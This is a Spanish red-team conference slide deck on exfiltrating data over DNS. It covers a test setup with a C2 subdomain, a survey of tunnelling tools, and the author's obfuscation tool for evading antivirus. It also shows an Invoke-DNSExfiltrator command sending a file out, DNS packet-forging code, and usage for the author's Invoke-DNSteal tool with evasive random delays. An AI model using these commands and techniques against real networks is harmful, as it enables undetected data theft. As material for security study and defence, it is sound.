

VICON2022

Exfiltrando información DNS
“Like a Boss”

@JoelGMSec

Whoami

Joel Gámez Molina // @JoelGMSec

- Security Consultant @ Deloitte - Red Team Operations
- Administrador de sistemas + 10 años
- Ex-Director técnico de Cyberguard (2 años)
- Profesor de Hacking Ético, Pentesting y PowerShell
- Ponente en congresos de ciberseguridad a nivel nacional e internacional (Black Hat USA 20/21)
- Creador y autor del blog darkbyte.net
- Programador de *hacking tools* (AutoRDPwn, Cloudtopolis, PyShell, PSRansom..)



Prólogo

Durante los ejercicios de Red Team, existen múltiples formas de extraer información sensible al exterior.

Uno de los *covert channels* más infravalorados es el sistema de nombres de dominio (DNS).

Actualmente, existen gran variedad herramientas para este propósito.

A diferencia del resto de canales legítimos, suele estar permitido en la mayoría de *firewalls*.



Historia

- Un cliente solicita comprobar la seguridad de su sistema anti-exfiltración por DNS
- Las pruebas deberían cubrir todo el espectro del protocolo (TCP/UDP)
- El origen de la conexión se realizaría desde un entorno seguro (Citrix)
- Un firewall intermedio filtraría todas las conexiones hacia el exterior
- Todas las medidas de seguridad se encontrarían habilitadas (DLP, EDR, etc)
- Se utilizarían todos los registros posibles (A, TXT, SOA, MX..)

Capítulo I

Entorno de pruebas

Entorno de Pruebas



DNS



NAT




SERVER



KALI

Entorno de Pruebas

○ <https://darkbyte.net/exfiltrando-informacion-con-dnscat2-desde-cero>



Cloudflare dnspwn.tk


Gestión de DNS para dnspwn.tk

+ Agregar registro

Tipo	Nombre	Contenido
A	dnspwn.tk	
A	ns1	
A	www	
NS	c2	ns1.dnspwn.tk

Servidores de nombres de Cloudflare

Para usar Cloudflare, asegúrese de que se hayan cambiado los servicios de servidores de nombre asignados de Cloudflare.



freenom Un nombre para todo el mundo

Services Partners Acerca Freenom Support Registrarse Español

dnspwn Comprobar disponibilidad

1 dominio en el carro Finalizar la compra

Consiga uno de estos dominios. Son gratis!

dnspwn .tk	• GRATIS	EUR 0.00	✓ Selected
dnspwn .ml	• GRATIS	EUR 0.00	Consígalo ahora!

- <https://darkbyte.net/exfiltrando-informacion-por-dns-con-invoke-dnsteal>



Capítulo II

Prueba de Concepto

Prueba de Concepto

- <https://github.com/iagox86/dnscat2>
- <https://github.com/Arno0x/DNSExfiltrator>
- <https://github.com/IncideDigital/Mistica>
- <https://github.com/cpl/exodus>
- <https://github.com/1N3/PowerExfil>
- <https://github.com/ytisf/PyExfil>



Prueba de Concepto

DNSCat2

- Bueno para recibir una *shell* reversa
- Comunicación cifrada por defecto (SHA3)
- Posibilidad de recibir ficheros y crear túneles
- Mucha flexibilidad (tiempo entre consultas, clave, tipo de consulta, puerto)

DNSExfiltrator

- Bueno para enviar ficheros a través de DNS (solo en UDP)
- Comunicación cifrada por defecto (RC4)
- Solo sirve para enviar y recibir ficheros
- Bastante flexibilidad (tiempo entre consultas, clave, codificación)

Mística

- Bueno para hacer *port forwarding* a través de DNS
- Comunicación cifrada por defecto (RC4)
- Posibilidad de recibir ficheros y *command & control*
- Mucha flexibilidad (clave, tipo de consulta, puerto)

GAME OVER

YOU'RE DEAD.

Capítulo III

Otra prueba más..

Otra prueba más..

```
Terminal
Archivo  Editar  Ver  Terminal  Pestañas  Ayuda
✓ root ~/Tools/Invoke-Stealth echo "echo pwned" > script.ps1
✓ root ~/Tools/Invoke-Stealth pwsh Invoke-Stealth.ps1 script.ps1 -te

Invoke-Stealth

----- by @JoelGMSec -----

[+] Loading Chimera and doing some obfuscation.. [OK]
[+] Loading BetterXencrypt and doing some encryption with 22 iterations..
[+] Loading PyFuscation and doing more obfuscation.. [OK]
[!] PSObfuscation will not load due to problems with another modules..
[+] Encoding with base64 and reverse it to avoid detections.. [OK]
[+] Done!

✓ root ~/Tools/Invoke-Stealth pwsh script.ps1
pwned
```



```
✓ root ~/Tools/Invoke-Stealth powershell Invoke-Stealth.ps1 -help

Invoke-Stealth

----- by @JoelGMSec -----

Info: This tool helps you to automate the obfuscation process of
any script written in PowerShell with different techniques

Usage: .\Invoke-Stealth.ps1 script.ps1 -technique Chimera
- You can use as single or separated by commas -

Techniques:
- Chimera: Substitute strings and concatenate variables
- BetterXencrypt: Compresses and encrypts with random iterations
- PyFuscation: Obfuscate functions, variables and parameters
- PSObfuscation: Convert content to bytes and compress with Gzip
- ReverseB64: Encode with base64 and reverse it to avoid detections
- All: Sequentially executes all techniques described above

Warning: The output script will exponentially multiply the original size
Chimera & PyFuscation need dependencies to work properly in Windows
```

Otra prueba más..

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Users\Joel> nslookup fake.doma.in
Servidor:          Unknown
Address:           10.10.10.10

Respuesta no autoritativa:
Nombre             sinkhole.palobajonetworks.com
Adress:            72.5.65.111
Alias              c2.dnscat2.tk
```

Otra prueba más..

```
Windows PowerShell
PS C:\Users\Joel> Invoke-DNSExfiltrator -i .\test.txt -d fake.doma.in -p password -s 192.168.204.128 -h cloudflare
[*] Using DNS over HTTP for name resolution.
[*] Working with DNS server [192.168.204.128]
[*] Compressing (ZIP) the [.\test.txt] file in memory
[*] Encrypting the ZIP file with password [password]
[*] Encoding the data with Base32
[*] Total size of data to be transmitted: [208] bytes
[+] Maximum data exfiltrated per DNS request (chunk max size): [227] bytes
[+] Number of chunks: [1]
[*] Sending 'init' request
```


Capítulo IV

Investigación

Investigación

- Ligera, compatible y con las mínimas dependencias posibles
- Utilizar preferentemente funciones nativas del sistema
- Compatibilidad con DNS tanto en UDP como en TCP
- Longitud de las consultas personalizable para controlar el tamaño total
- Tiempos de espera aleatorios para evitar detecciones por comportamiento
- Posibles técnicas de evasión utilizando elementos aleatorios

Investigación

```
def request(self, ip):
    if self.datatxt:
        packet=''

        if "-udp" in mode:
            packet+=self.data[:2] + "\x81\x80"
            packet+=self.data[4:6] + self.data[4:6] + '\x00\x00\x00\x00'
            packet+=self.data[12:]
            packet+='\xc0\x0c'
            packet+='\x00\x01\x00\x01\x00\x00\x00\x00\x3c\x00\x04'

        if "-tcp" in mode:
            hexdata= ord(self.data[1]) + 0x10
            packet+=self.data[0] + chr(hexdata)
            packet+="\x00\x01\x85\x80\x00\x01\x00\x01"
            packet+=self.data[10:]
            packet+='\xc0\x0c'
            packet+='\x00\x01\x00\x01\x00\x00\x00\x00\x00\x00\x04'

        packet+=str.join('',[chr(int(x)) for x in ip.split('.')])
    return packet
```



PS C:\Windows\System32\Pwned> .\Invoke-DNSteal.ps1 -h

INVOKE-DNSTEAL

----- by @JoelGMSec -----

Info: This tool helps you to exfiltrate data through DNS protocol and lets you control the size of queries using random delay

Usage: `.\Invoke-DNSteal.ps1 -t target -p payload -l lenght -s server -tcponly true/false -min 3000 -max 5000`

Parameters:

- **Target:** Domain target to exfiltrate data
- **Payload:** Payload to send over DNS chunks
- **Lenght:** Lenght of payload to control data size
- **Server:** Custom server to resolve DNS queries
- **TcpOnly:** Set TcpOnly to true or false
- **Delay Min:** Min delay time to do a query in ms
- **Delay Max:** Max delay time to do a query in ms
- **Random:** Use random domain name to avoid detection

Warning: The lenght (payload size) must be between 4 and 240
The process time will increase depending on data size

Live Demo

Invoke-DNSteal

Cosas por hacer

- Mejorar el sistema de codificación
- Cifrar la información por defecto (RC4, AES)
- Utilizar registros adicionales (TXT, SOA, NS..)
- Soporte para crear túneles socks y *port forwarding*
- *Command & Control* a través de PowerShell
- Cliente para Linux y soporte para Python 3



Gracias!

Preguntas?

